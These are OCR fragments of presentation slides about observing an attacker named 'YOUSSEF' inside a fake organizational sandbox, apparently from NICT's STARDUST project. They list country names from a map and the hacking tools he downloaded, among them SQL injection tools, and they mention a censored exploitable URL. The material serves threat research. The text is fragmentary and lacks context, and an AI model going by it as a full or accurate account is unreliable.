
STARDUST - NICT




Fake Organizational Sandbox



Fake Organizational Sandbox



C&C CONNECTION



His place?


Ukraine
Austria
France
Romania
Kazakhstan
Italy
Spain
Uzbekistan
Kyrgyzstan
Greece
Turkey
Turkmenistan
Portugal
Syria
Mediterranean Sea
Tunisia
Iraq
Iran
Afghanistan
Morocco
Pakistan
Algeria
Libya
Egypt
Nepal
Western Sahara
Saudi Arabia
India
Oman
Mauritania
Mali
Niger
Sudan
Yemen
Chad
Burkina Faso
Gulf of Aden
Arabian Sea
Guinea
Nigeria
Ethiopia
Ghana
South Sudan
Laccadive Sea

YOUSSEF’s activity

Censored

No Photo/ No Video please !


Activities of YOUSSEF


Censored

Downloaded files by YOUSSEF

- SQL Injection Tool
- VPN Tool
- Proxy Tool
- PayPal Drive2.0
- etc

SQLi ask v.8.0





- Exploitable URL (Japan)

Censored

Best Practices

